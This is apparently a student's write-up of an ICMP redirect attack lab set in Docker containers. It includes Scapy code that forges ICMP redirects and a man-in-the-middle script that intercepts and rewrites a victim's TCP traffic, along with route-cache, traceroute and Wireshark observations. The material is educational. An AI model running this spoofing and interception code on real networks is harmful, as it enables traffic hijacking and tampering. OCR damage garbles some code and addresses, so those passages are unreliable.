
ICMP Redirect Attack Lab

Task 0 Background Preparation:

1. New work description:



2. ICMP: CMP stands for Internet Control Message Protocol. It is a network protocol used to send error messages or status information about network conditions. ICMP messages are often used for diagnostic purposes, such as determining the path a packet takes to reach its destination, or determining if a host is reachable on a network.

Some useful ICMP code & type:

ICMP types

ICMP Type	Message
0	Echo reply
3	Destination unreachable
4	Source quench
5	Redirect
Table 1. ICMP Type 3: Destina	ation Unreachable Codes

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Destination Unreachable Code	Description			
0	Net is unreachable			
1	Host is unreachable			
2	Protocol is unreachable			
3	Port is unreachable			
4	Fragmentation is needed and Don't Fragment was set			
5	Source route failed			

3. Route Cache and Route Table:

The IP routing cache and the IP routing table are related, but they serve different purposes in the Linux operating system.

The IP routing table is a database that contains information about the paths that IP packets should take to reach their destinations. The routing table is used by the Linux kernel to determine the next-hop router for each IP packet that needs to be forwarded. The routing table can be viewed and modified using the "ip route" command.

The IP routing cache, on the other hand, is a table that is used to store the next-hop addresses for IP packets that have already been forwarded. The purpose of the routing cache is to speed up the forwarding of packets by avoiding the need to perform a routing table lookup for each packet. The contents of the routing cache can be viewed using the "ip route show cache" command.

In general, the routing table is used by the kernel to make routing decisions, while the routing cache is used to optimize the forwarding of packets by avoiding redundant lookups. The routing table is updated as network conditions change, and the routing cache is updated dynamically as packets are forwarded.

4 mtr

"mtr -n" is a command used in the Linux operating system to run the mtr (My Traceroute) network diagnostic tool. mtr combines the functionality of the traceroute and ping tools, providing a continuous and graphical view of the network path between the source and destination hosts, as well as measuring the response time and packet loss along the way.

The "-n" option in the "mtr -n" command specifies that mtr should run in "no-dns" mode, meaning that the IP addresses of the intermediate routers along the network path will be displayed instead of the hostnames. This can be useful for troubleshooting network connectivity issues, as it allows network administrators to identify intermediate routers that may be causing delays or drops in the network.

By default, mtr sends a series of ICMP echo requests to the destination host and displays the results in a table format, showing the hop number, the IP address of each intermediate router, and the response time and packet loss for each hop. mtr also provides a graphical display of the network path and the performance metrics, making it easy to identify performance bottlenecks along the network path

Task 1: Launching ICMP Redirect Attack

Code for Attack:

I set a infinite loop to enhance the chance updating the victims' route cache.

Verification:

Before Attack:

1: Go to the Victim's docker: We can check the IP route. It shows that if we want to visit Extranet, we can get via 10.9.0.11, and the route cache is empty.

```
root@33a4c695a80e:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@33a4c695a80e:/# ip route cache
Command "cache" is unknown, try "ip route help".
root@33a4c695a80e:/# ip route show cache
root@33a4c695a80e:/#
```

2. ping 192.168.60.5 (exactly the IP2)and trace: We can find the **trace** from 10.9.11 directly to 192.168.60.5.

```
seed@VM: ~
                                                              Q = _ 0 😵
                           My traceroute [v0.93]
33a4c695a80e (10.9.0.5)
                                                    2023-02-05T18:45:47+0000
                                               Order of fields
Keys: Help Display mode
                           Restart statistics
                                                                quit
                                     Packets
                                                         Pings
                                                                 Wrst StDev
                                   Loss% Snt
                                                Last
                                                       Avg Best
1. 10.9.0.11
                                                           0.1
                                    0.0%
                                          8
                                                0.1
                                                      0.1
                                                                 0.6
                                                                        0.2
 2. 192.168.60.5
                                    0.0%
                                           8
                                                 0.1
                                                      0.1
                                                            0.1
                                                                  0.2
                                                                        0.0
```

Launch the attack:

- 1: Go to attacker's docker(10.9.0.105), launch the attack.
- 2: Go to victim's docker ping 192.168.60.5

Observation:

1. The route cache of Victim is changed to 10.9.0.11 (redirect successful).


root@33a4c695a80e:/# ip route show cache

192.168.60.5 via 10.9.0.111 dev eth0

cache <redirected> expires 232sec

root@33a4c695a80e:/#

2.ping 192.168.60.5 and trace: We can find the **traceroute** change to **10.9.0.111->19.9.0.11->192.168.60.5**



(Wire observations and guess)

When I implemented this attack, I found that if the victim machine only pinged once, the route cache would not be updated. I wondered if it was because the victim had received the return packet, and the ICMP request was discarded, so it became invalid. Therefore, when I ping many times, I also send ICMP requests infinitely so that the attack can be successfully realized.

Questions

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

I only change the icmp.gw to **192.168.60.6,** the execution steps are strictly same as above , so I omit here.

Results:

The attack fails. We can find we cannot change the route table and the route trace also remain unchanged.

```
root@33a4c695a80e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@33a4c695a80e:/#
```

```
My traceroute [v0.93]
33a4c695a80e (10.9.0.5)
                                                     2023-02-05T19:33:35+0000
Keys: Help Display mode
                            Restart statistics
                                                Order of fields
                                     Packets
                                                           Pings
                                    Loss% Snt
                                                 Last
                                                        Avg Best
                                                                   Wrst StDev
 1. 10.9.0.11
                                    0.0%
                                           817
                                                  0.0
                                                        0.0
                                                             0.0
                                                                   4.5
                                                                          0.2
2. 192.168.60.5
                                     0.0%
                                                        0.0
                                                                  1.2
                                           816
                                                  0.4
                                                              0.0
```

Explain:

The reason is the Reverse Path Forwarding in Linux

Reverse Path Forwarding (RPF) is a network security technique used to detect and prevent certain types of malicious network activity, such as "spoofing" attacks. In a spoofing attack, an attacker sends packets with a fake source address in an attempt to disquise their identity or cause the packets to be redirected to a target system.

RPF works by checking the source address of incoming packets against the routing table to ensure that the source address is reachable through the interface the packet was received on. If the source address is not reachable through that interface, the


packet is considered to be a "spoofed" packet and is discarded. This helps to prevent the packets from being redirected to unintended targets and causing harm to the network or its users.

I draw a graph to illustrate the procedure:

First, the attacker uses interface 1 to send the packet to the victim.

Second, the victim route to 192.168.60.5 will use interface 2.

Interface2!= interface1, the os drops the packet.




Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

I only change the icmp.gw to **10.9.0.99** the execution steps are strictly same as above, so I omit here. **Code:**


Result:

The attack fails. We can find we cannot change the route table and the route trace also remain unchanged.



Reason:

From the Wireshark, we can find we successfully send the packet to redirect the route of the victim Host. Then the victim sends an ARP broadcast to find the 10.9.0.99 but fails, so. Finally, it fails to redirect.



Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

```
sysctls:
    - net.ipv4.conf.all.send_redirects=0
    - net.ipv4.conf.default.send_redirects=0
    - net.ipv4.conf.eth0.send_redirects=0
```

net.ipv4.ip_forward=1 net.ipv4.conf.all.send_redirects=1	enables IP forwarding in the kernel, allowing the device to act as a router and forward packets between network segments sending of ICMP redirect messages in the kernel. An ICMP redirect message is sent by a router to
	inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network.
net.ipv4.conf.default.send_redirects=1	sending of ICMP redirect messages in the kernel. An ICMP redirect message is sent by a router to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network.
net.ipv4.conf.eth0.send_redirects=1	net.ipv4.conf.eth0.send_redirects=1

Procedure:


- 1. change the docker-compose.yml and down the docker, then rebuild again.
- 2. Go to the attacker using the code can successfully launch the attack. We will check the outcomes. Other execution steps are strictly the same as above, so I omit them here.

```
Outcomes: we can find the attack fails.

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Oot@c5361bf993fa:/# ip route show cache

Oot@c5361bf993fa:/#
```



Explanation:

Since we set

(net.ipv4.ip_forward=1,net.ipv4.conf.all.send_redirects=1,net.ipv4.conf.default.send_redirects=1,net.ipv4.conf.eth0.send_redirects=1) . A router sends an ICMP redirect message to inform a host that it should send its packets to a different next-hop router for a particular destination. This can be used to optimize the routing of packets in the network. We can observe the redirection from:

Ping:

```
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.140 ms

From 10.9.0.111: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.049 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.255 ms

From 10.9.0.111: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.050 ms

From 10.9.0.111: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.055 ms

64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.168 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.152 ms
```

--- 192.168.60.5 ping statistics ---

Wireshark:



Task 2: Launching the MITM Attack

0.Before this task, I change the **docker-compose.yml** to the original version then rebuild the docker.

0.1 Go to the victim (10.9.0.5) get it mac address to enhance performance.


```
The mac address is 02:42:0a:09:00:05
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```
root@544ad526ac86:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
RX packets 79 bytes 11785 (11.7 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


1. Attack Stage Graph & launch the attack:

To Better illustrate the attack procedure, I design some pictures for each stage.





2.stage 1 ICMP Redirection attack



In this stage, I launch the ICMP redirection attack on the attacker (10.9.0.105) and redirect victim (10.9.0.5) to Malicious Router (10.9.0.11).

Code for the ICMP redirection:


```
GNU nano 4.8

#I/vsr/bin/python3
from scapy.all import *
ip=IP(src="10.9.0.11",dst="10.9.0.5")#pretend the ICMP package comes from Router (10.9.0.11)
# the destination is our victim 10.9.0.5
icmp=ICMP(type=5,code=1)# we set type=5 Redirect route ,code=1, the destination host was unreachable icmp.gw="10.9.0.111"# set the new route as Malicious Router
ip2=IP(src="10.9.0.5",dst="192.168.60.5")# triger then Router, send to Extranet send(ip/icmp/ip2/ICMP())# ip2/ICMP() as payload in the datapart
```

In victim, ping 192.168.60.5, then attacker launch the attack.

root@544ad526ac86:/# ip route show cache 192.168.60.5 via 10.9.0.111 dev eth0 cache <redirected> expires 291sec root@544ad526ac86:/# ■

3.stage 2 MIMT



Now the network topology can be changed to above picture, then we launch the MIMT.

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STEPO: In M-Router, turn IP frward on (1)
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STEP1: Go to server build the server code: nc -lp 9090

STEP2: Go to Victim connect the server: nc 192.168.60.5 9090

STEP3: In M-Router, run the code of MIMT

Code of MIMT: I change my given name to xiao and change the filter

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.....")
def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)
   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))
       # Replace a pattern
       newdata = data.replace(b'xiao', b'aaaa')
       send(newpkt/newdata)
   else:
       send(newpkt)
f1 = 'ether src host 02:42:0a:09:00:05 and tcp'
pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)
```

STEP4: In M-Router, turn IP frward off (0)

Server:

NTUU

root@131c2137f59a:/# nc -lp 9090 wang aaaa

Questions

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why. Explain:

Victim->Server direction can be catch and modify.

Outcomes

root@544ad526ac86:/# nc 192.168.60.5 9090	root@131c2137f59a:/# nc -lp 9090
wang xiao	wang aaaa
wang	wang
wang xiao	wang aaaa
wang xiao	wang aaaa
wang xiao	wang xiao
wang wang xiao	wang wang aaaa
wang xiao xiao	wang xiao xiao

No.	Time	Source	Destination	Protocol L	Lengt [†] Info
ř.	1 0.000000000	192.168.60.5	10.9.0.5	TCP	71 9090 - 58590 [PSH, ACK] Seq=1 Ack=1 Win=509 Len=5 TSval=3654490892 TSecr=693775888
	2 0.000011268	10.9.0.5	192.168.60.5	TCP	66 58590 - 9090 [ACK] Seq-1 Ack=6 Win=502 Len=0 TSval=693810788 TSecr=3654400892
	3 0.032458117	02:42:0a:09:00:6f	Broadcast	ARP	42 Who has 10.9.0.11? Tell 10.9.0.111
	4 0.032477378	02:42:0a:09:00:0b	02:42:0a:09:00:6f	ARP	42 10.9.0.11 is at 02:42:0a:09:00:0b
į.	5 0.051000821	10.9.0.5	192.108.00.5	TCP	66 [TCP DUD ACK 2#1] 58590 → 9090 [ACK] Seq=1 ACK=6 WIN=502 Len=0 TSval=693810788 TSecr=3654400892
	6 5.205715255	02:42:0a:09:00:0b	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.5? Tell 10.9.0.11
	7 5.205779630	02:42:0a:09:00:05	02:42:0a:09:00:0b	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05
	8 45.800667838	10.9.0.5	192.168.60.5	TCP	76 58590 - 9090 [PSH, ACK] Seq=1 Ack=6 Win=502 Len=10 TSval=693856589 TSecr=3654400892
	9 45.816278948	10.9.0.5	192.168.60.5	TCP	76 [TCP Retransmission] 58590 - 9090 [PSH, ACK] Seq=1 Ack=6 Win=502 Len=10 TSval=693856589 TSecr=3654400892
L	10 45.816356585	192.168.60.5	10.9.0.5	TCP	66 9090 - 58590 [ACK] Seq-6 Ack=11 Win=509 Len=0 TSval=3654446708 TSecr=693856589
	11 51.029019066	02:42:0a:09:00:0b	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.57 Tell 10.9.0.11
	12 51.029049920	92:42:0a:09:00:05	02:42:0a:09:00:6f	ARP	42 Who has 10.9.0.111? Tell 10.9.0.5
	13 51.029298713	02:42:0a:09:00:05	02:42:0a:09:00:0b	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05
	14 51 929321981	02:42:0a:09:00:6f	02:42:0a:09:00:05	ARP	42 10.9.0.111 is at 02:42:0a:09:00:6f

First I send message from server, then I send message from victim. We only capture the package of victim (MAC address), so it is one way.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

This time I use IP address:

Use mac address:

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Sent 1 packets.

*** b'xiao wang wang\n', length: 15

Sent 1 packets.

Sent 1 packets.


Sent 1 packets.

*** b'xiao wang\n', length: 10

Use IP address:

^root@c@a873c636f3:/volumes# python3 mitm_sample.py
```

Wireshark:



Result and explain:

When I use MAC address, we only capture the packet send from victim.(victim Mac address is different from the Malicious Router Mac address)

When I use IP address, since the spoofing packets send by Malicious Router have same IP address as the Victim IP address, the packets will be captured again and spoof it and resent. This will create an infitine loop.